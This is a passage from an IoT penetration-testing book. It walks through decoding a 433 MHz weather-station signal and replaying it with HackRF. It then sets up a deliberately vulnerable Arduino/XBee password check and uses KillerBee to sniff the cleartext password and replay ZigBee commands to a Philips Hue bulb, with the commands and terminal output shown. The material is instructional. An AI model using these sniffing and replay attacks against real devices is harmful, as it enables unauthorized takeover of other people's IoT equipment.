


Figure 9-28. *Final GNURadio flow graph*

When you run the flow graph, your result should look like Figure 9-29.




Figure 9-29. *FFT plot of the signal*

Let's go ahead and now open the `.wav` file created in Audacity. Audacity is a tool for audio analysis and editing, but it can also be used to analyze radio signals as in our example.

At this point, you might still be wondering why we added the Multiply Const block: How did we realize that we require the Multiply Const? When we were working on it, we first tried without the Multiply Const and the output `.wav` file shown in Figure 9-30 was the result.




Figure 9-30. *Waveform display before Multiply Const*

As you can see, without a Multiply Const block, the signal is extremely weak, and that is why we added it. Figure 9-31 shows how the output `.wav` file looks like with the `Multiply Const` block added.




Figure 9-31. *Waveform display after Multiply Const*

As we can see from Figure 9-31, it looks like an on-off keying (OOK), which is a form of amplitude-shift keying (ASK) modulation. The shorter pulse represents a digital 0 and a longer pulse represents a digital 1.

Once we have this information, we can try to decode it by analyzing individual highs and lows, which would result in the image shown in Figure 9-32. The 1s and 0s are marked as a representation and you should be calculating this either on a notepad or text editor.




Figure 9-32. *Analyzing the output `.wav` file and calculating 1s and 0s*

It might take a bit of effort and time, but when you convert the decimal notation to ASCII, you will be able to get the final result. In our case, the entire data package is a combination of ID, ST, Temperature, Humidity, and CRC, as shown in Figure 9-33.

```
0101 0011 0010 0001 0001 0100 0011 0011 1011 1011

01010011 0010 000100010100 00110011 10111011
  ID      ST     Temp         Hum      CRC
 83       0x2     276         52       187
```

Figure 9-33. *Final decoded data*

That is how we can identify, analyze, and decode data using tools such as RTL-SDR, GNURadio, and GQRX.

Replaying Radio Packets

One of the other important concepts in working with radios is the ability to replay data. Even though we had a look at replaying using a 433 MHz transmitter, this might not always apply when you encounter a device on a less popular frequency. If the frequency that you are working with is somewhat less popular, you might not be able to find the transmitting module that easily. In those cases, a device like HackRF is invaluable.

HackRF is an open source device developed by Michael Ossman (with contributions from numerous contributors, including Jared Boone and Dominic Spill) to analyze and assess radio frequencies in a wide range from 1 MHz to 6 GHz. Because we have already installed the HackRF tools, we can now go ahead and start using them.

The first step is to ensure that your HackRF device is plugged in and accessible to your system. This can be done by using the `hackrf_info` utility as shown in Figure 9-34.

```
/home/oit [oit@ubuntu] [0:49]
> sudo hackrf_info
hackrf_info version: unknown
libhackrf version: unknown (0.5)
Found HackRF
Index: 0
Board ID Number: 2 (HackRF One)
Firmware Version: 2014.08.1 (API:1.00)
Part ID Number: 0xa000cb3c 0x00514748
```

Figure 9-34. *HackRF device connected to the system*

Once we have verified that the HackRF device is connected and accessible, the next step is to use `hackrf_transfer` to store the packet captures in a file that we can later use to replay. We also use additional

parameters such as `-r` to specify the read file where captured packets will be stored, `-f` for the frequency that we want to work with, and `-s` for the sample rate.

The following code and Figure 9-35 show how the command and output will look.

```
hackrf_transfer -s 5 -f 433920000 -r dump
```

```
/home/oit [oit@ubuntu] [0:50]
> hackrf_transfer -s 5 -f 433920000 -r dump
call hackrf_set_sample_rate(5 Hz/0.000 MHz)
call hackrf_set_freq(433920000 Hz/433.920 MHz)
Stop with Ctrl-C
 0.8 MiB / 1.001 sec =  0.8 MiB/second
 0.8 MiB / 1.000 sec =  0.8 MiB/second
 0.8 MiB / 1.001 sec =  0.8 MiB/second
 0.5 MiB / 1.001 sec =  0.5 MiB/second
 0.8 MiB / 1.001 sec =  0.8 MiB/second
 0.8 MiB / 1.000 sec =  0.8 MiB/second
^CCaught signal 2
 0.3 MiB / 0.130 sec =  2.0 MiB/second

Exiting...
Total time: 6.13506 s
hackrf_stop_rx() done
hackrf_close() done
hackrf_exit() done
fclose(fd) done
exit
```

Figure 9-35. *Capturing packets with HackRF*

Once you have captured the packets, the next step is to simply replay them, which can be done by simply replacing the `-r` with `-t`, to specify the file name from which transmit data will be taken.

You can see in Figure 9-36 that we are able to successfully replay the data and also control the weather station data that are being shown on the device. This attack is extremely useful, as it allows you to perform replay attacks, which in most cases allow you to take control of a target IoT device.

```
/home/oit [oit@ubuntu] [0:50]
> hackrf_transfer -s 5 -f 433920000 -t dump
call hackrf_set_sample_rate(5 Hz/0.000 MHz)
call hackrf_set_freq(433920000 Hz/433.920 MHz)
Stop with Ctrl-C
 0.8 MiB / 1.000 sec =  0.8 MiB/second
 0.8 MiB / 1.001 sec =  0.8 MiB/second
 0.5 MiB / 1.000 sec =  0.5 MiB/second
 0.8 MiB / 1.001 sec =  0.8 MiB/second
 0.8 MiB / 1.000 sec =  0.8 MiB/second
^CCaught signal 2
 0.3 MiB / 0.238 sec =  1.1 MiB/second

Exiting...
Total time: 5.24057 s
hackrf_stop_tx() done
hackrf_close() done
hackrf_exit() done
fclose(fd) done
exit
```

Figure 9-36. *Replaying packets with HackRF*

Conclusion

We went through a number of concepts in this chapter, including how to get started with SDR, as well as a firsthand experience working with radio signals and decoding the data.

We also gained familiarity with tools such as RTL-SDR, GQRX, GNURadio, and HackRF. These concepts, even though covered briefly in this chapter, will be useful in a lot of practical situation. I have used GNURadio in most of my IoT pentesting engagements where I have to decode radio communication being performed, or to reverse engineer an unknown protocol.

I strongly recommended that you try out these topics by yourself on real-world devices and real-world packet captures.

CHAPTER 10

Exploiting ZigBee and BLE

Now that we have a good enough familiarity with radio communications and SDR, it is time to look at some of the most commonly used radio communication protocols, ZigBee and BLE.

When you are pentesting any IoT device, chances are that the device will be using one of these protocols. In this chapter, we cover how both of these protocols work and how we can assess the security of the devices that use these communication protocols.

We start by first looking into ZigBee and its architecture, and then move into finer details such as identifying the channel on which a given ZigBee device operates, and finally into performing things like sniffing and replaying of ZigBee packets. We then follow the same procedure for BLE.

ZigBee 101

ZigBee is a wireless communication networking standard used extensively in IoT devices designed for low-power usage scenarios with a low data transfer rate. ZigBee protocols are used in a number of settings including smart homes, building automation, industrial control devices (ICSs), smart health care, and more. A number of companies (400+) such as Philips, SiLabs, Texas Instruments, NXP, and others have combined to

A. Gupta, *The IoT Hacker's Handbook*, https://doi.org/10.1007/978-1-4842-4300-8_10

be known as the ZigBee Alliance and regularly use and contribute to the ZigBee protocol. This also allows various ZigBee devices to interact with each other; for example, a ZigBee-enabled smart socket from a given manufacturer is able to communicate with a ZigBee smart light bulb from another manufacturer.

The ZigBee communication protocol allows devices to communicate using a mesh network topology, which enables it to be used both for small and large networks, some including thousands of devices. ZigBee is based on 802.15.4 MAC and PHY layer, allowing it to leverage various capabilities, including basic message handling, congestion control, and techniques for joining a new network. The ZigBee stack is shown in Figure 10-1.




Figure 10-1. *ZigBee stack*

ZigBee uses a frequency of 2.4 GHz in most countries, 915 MHz in the United States, and 868 MHz in Europe.

Understanding ZigBee Communication

A given ZigBee network can have various kinds of devices, as detailed here.

- *Coordinator:* A single device in the entire network responsible for a number of actions, such as selecting the correct channel, creating a network, forming security settings, handling authentication, and later even acting as a router.
- *Router:* Provides routing services to the various network devices present on the ZigBee network.
- *End devices:* Perform operations such as reading the temperature or actions such as turning on a light. The end devices sleep most of the time to save power and only wake up on a read or write request.

In discussing the underlying concepts in ZigBee networking, it is important to also understand the addressing mode in ZigBee. A ZigBee device would have two addresses—one from 802.15 standards, which is a globally unique 64-bit number, one that is a 16-bit NWK address.

To communicate with a device, the addressing needs to contain three information components:

- Address of the target device.
- Endpoint number.
- Cluster ID.

However, to send a broadcast, all a device needs to do is send a broadcast packet to the address `0xFFFF`, which would be received by all the devices present on the ZigBee network.

Another thing that will be useful once we are exploiting ZigBee devices is the knowledge of channels used in ZigBee communications. There are a total of 16 channels used in ZigBee devices, so as we move forward into sniffing ZigBee channels, we would first need to figure out which channel the device is operating on and then capture ZigBee packets on that specific channel.

Hardware for ZigBee

A typical ZigBee hardware radio contains a combination of digital logic circuitry with analog circuits. One of the popular ZigBee modules, which you can also use to perform your initial security research, is the XBee module by Digi, shown in Figure 10-2.

Figure 10-2. *XBee module for ZigBee communication from Digi (Source: https://www.digi.com/lp/xbee)*

In a real-world scenario, the ZigBee protocol can be implemented in a device in various ways:

- In a system-on-chip (SoC)-based architecture where all the functions and implementations are done in a single chip.

- As a microcontroller and transceiver where the transceiver manages the activities of the PHY and MAC layers, and the microcontroller handles the entire operation and implementation of the ZigBee stack.
- As a network coprocessor (NXP), which is similar to the SoC model, but all the function interfaces are done through a serial interface such as UART.

ZigBee Security

Just like any other communication medium, there are a number of security issues that are possible with ZigBee, such as the ability to capture and intercept communication, replay packets, jam signals, and more. We will be looking into some of these security issues later in this chapter, but before we do that, we need to get ourselves a working setup to perform ZigBee exploitation.

Setting Up XBee

The first thing that we start with is programming an XBee with our corresponding channel and PAN ID. For this, we will use XCTU, which is a software tool to configure XBee devices, and an XBee explorer (or an XBee adapter), which is an adapter for XBee modules that can be plugged into our system. To get started, simply place the XBee module on the XBee adapter and connect it using a mini USB cable to your system.

The next step is to fire up XCTU and click Search Radio Modules as shown in Figure 10-3.




Figure 10-3. *Searching for available XBee modules in XCTU*

XCTU then asks which interface to scan for radio modules, as shown in Figure 10-4.




Figure 10-4. *Selecting interfaces to scan for radio modules*

You can keep the configurations as shown in Figure 10-5—which is searching for the radio modules at the baud rate of 2400 and 9600, 8 data bits, no parity bit, and one stop bit (8N1). Click Finish once you have selected the configuration and XCTU will start scanning for all the radio modules.




Figure 10-5. *Configurations for scanning for radio modules*

As you can see in Figure 10-6, we have identified an XCTU module.




Figure 10-6. *One radio module found*

Click Add Selected Devices and you'll be able to see the radio module now added to the XCTU workspace. You will be able to change various properties of the XBee module as shown in Figure 10-7.




Figure 10-7. *Editing properties of the XBee module*

For this, set the channel to 16 and leave the other parameters unchanged, then save the configuration. This is how we can set up our XBee module in the desired configuration.

Creating a Vulnerable ZigBee Setup

Now that we have our XBee configured, the next thing that we need to do is use an XBee shield with Arduino and our programmed XBee module plugged in. Figure 10-8 shows an XBee shield, which has an interface to connect Arduino and XBee.




Figure 10-8. *XBee Nano IO shield where we will place Arduino Nano and XBee*

For this, we need to first program our Arduino with the code shown in Figure 10-9, which is an authentication program where the authentication happens over the ZigBee network. The complete code is given in the Downloads bundle for this book.

```
Xbee_Password_Core
delay(1000);

if (Serial.available() > 0)
{
     while (Serial.available() > 0) {
       inSerial[i]=Serial.read(); //read data
       i++;
     }
 inSerial[i]='\0';

    Check_Protocol(inSerial);
   }
}


void Check_Protocol(char inStr[])
{


 Serial.println(inStr);

 if(!strcmp(inStr,"ATTIFY")) Serial.println("Correct Password");
 else Serial.println("Please Hack me");
}
```

Figure 10-9. *Sample Arduino code performing authentication over a ZigBee network*

Once we have flashed the Arduino with our vulnerable program, we are ready to plug everything in and start with our initial security analysis.

Introduction to KillerBee

Now that we have our vulnerable setup, the next step is to attack the target setup and perform radio-based attacks. For these purposes, we use a tool called KillerBee, which is an open source tool developed by RiverLoop Security to help assess and exploit ZigBee-based devices.

KillerBee supports a number of various hardware devices such as Atmel RzRaven USB Stick, APIMote, MoteIV Tmote Sky, TelosB mote, and Sewino Sniffer. For our current exercises and entire ZigBee exploitation, we use the Atmel RzRaven USB Stick, displayed in Figure 10-10.

Figure 10-10. *Atmel RzRaven USB stick for ZigBee sniffing*

Before you start assessing ZigBee-based devices with KillerBee and RzRaven, the first step would be to flash the KillerBee firmware onto the RzRaven USB stick using AVR Dragon over JTAG interface. You can also get preflashed RzRaven sniffers ready to use from `attify-store.com`.

Once we have flashed the RzRaven USB stick, the next step is to download and set up KillerBee on our local system as shown in Listing 10-1.

Listing 10-1. Setting Up KillerBee

```
# apt-get install python-gtk2 python-cairo python-usb python-
crypto python-serial python-dev libgcrypt-dev
# hg clone https://bitbucket.org/secdev/scapy-com
# cd scapy-com
# python setup.py install
```

The next step is to go to the `killerbee/tools` folder and run the `zbid` utility. Make sure your RzRaven USB stick is plugged in, and you should see the RzRaven device with an ID of all Fs, as shown in Figure 10-11.

```
oit@oit:~/killerbee/tools$ sudo python ./zbid
            Dev Product String       Serial Number
           2:12 KILLERB001           FFFFFFFFFFFF
```

Figure 10-11. *RzRaven USB stick connected to the VM*

In case of an APIMote instead of RzRaven, you will see the device listed as GoodFET, as shown in Figure 10-12, instead of KillerBee.

```
→  tools git:(master) ✗ sudo ./zbid
            Dev Product String       Serial Number
  /dev/ttyUSB0 GoodFET Api-Mote v2
```

Figure 10-12. *Running KillerBee tools with APIMote*

The next step in any ZigBee security assessment is determining the channel of our target device. This can be done using another utility in the KillerBee tool suite called `zbstumbler`. Make sure to run `zbstumbler` with the `-v` flag to ensure that you get verbose messages, as in some cases when the packets detected by `zbstumbler` are not in the proper ZigBee packet format, it won't show it on the terminal without the verbose flag.

To identify the channel being used by a ZigBee device, we need to look for the keyword `Received Frame` while running `zbstumbler` in verbose (`-v` flag) mode. As you can see in Figure 10-13, we have identified our target ZigBee setup on channel 20 in this case.

```
Setting channel to 15.
Transmitting beacon request.
Setting channel to 16.
Transmitting beacon request.
Setting channel to 17.
Transmitting beacon request.
Setting channel to 18.
Transmitting beacon request.
Setting channel to 19.
Transmitting beacon request.
Setting channel to 20.
Transmitting beacon request.
Received frame.
Received frame is not a beacon (FCF=4188).
Setting channel to 21.
Transmitting beacon request.
Setting channel to 22.
Transmitting beacon request.
Setting channel to 23.
Transmitting beacon request.
^C
13 packets transmitted, 1 responses.
```

Figure 10-13. *Identifying the target IoT device's ZigBee channel*

Sniffing ZigBee Packets

The next thing we can do is to capture all the packets using `zbdump`. This can be done by specifying the channel identified in Figure 10-13.

```
oit@oit:~/killerbee/tools$ sudo python ./zbdump -c 20 -w test.pcap
Warning: You are using pyUSB 1.x, support is in beta.
zbdump: listening on '2:12', link-type DLT_IEEE802_15_4, capture size 127 bytes
```

Figure 10-14. *Capturing data on ZigBee channel 20 and writing to `test.pcap`*

During this step, we try authenticating with our target device by entering the password in the serial monitor (Figure 10-15).




Figure 10-15. *Serial monitor console in Arduino IDE*

Once we have captured the packets, we can run `strings` on it and we will be able to see the strings that we mentioned in the Arduino program, as expected (see Figure 10-16).

```
oit@oit:~/killerbee/tools$ sudo strings test.pcap
4h*D
Enter the Password:
>EmR
Enter the Password:f
test\Qc
test
Please Hack me
oneoce
Please Hack me
ATTIFYJ
ATTIFY
Correct Password
test
test
Please Hack me
.`7Jl
```

Figure 10-16. *Correct password ATTIFY visible in strings from the captured packets*

We can also, instead of capturing packets to a dump file, sniff them actively using `zbwireshark`, and by specifying the channel ID on which you want to capture the packets. As you just saw, we were able to identify the channel ID of the ZigBee device and sniff the packets on that channel revealing our clear-text traffic.

Replaying ZigBee Packets

One of the other interesting things one could do with ZigBee communication is to perform replay-based attacks. This is extremely straightforward, as you would expect.

First, we need to capture the packets while a user is legitimately controlling the device. In this case, our target device is a Philips Hue Smart Hub and the connected light bulb. To perform this capture, we use the Attify ZigBee Framework, which is a GUI toolkit built on top of KillerBee.

To do this, you will need to specify the channel on which you want to perform the capture, the number of packets to capture, and the file in which the packets need to be stored, as shown in Figure 10-17.




Figure 10-17. *Exploiting Philips Hue light bulb using a ZigBee replay attack*

During the sniffing period, we perform actions from the mobile application to control the Philips Hue smart light bulb, such as changing colors and turning it on and off.

Once we have captured the packets, the next step is to simply replay the packets. As we replay the packets, you would see the bulb being controlled without any user interaction and without the requirement of any authorization. This is also shown in Figure 10-18.

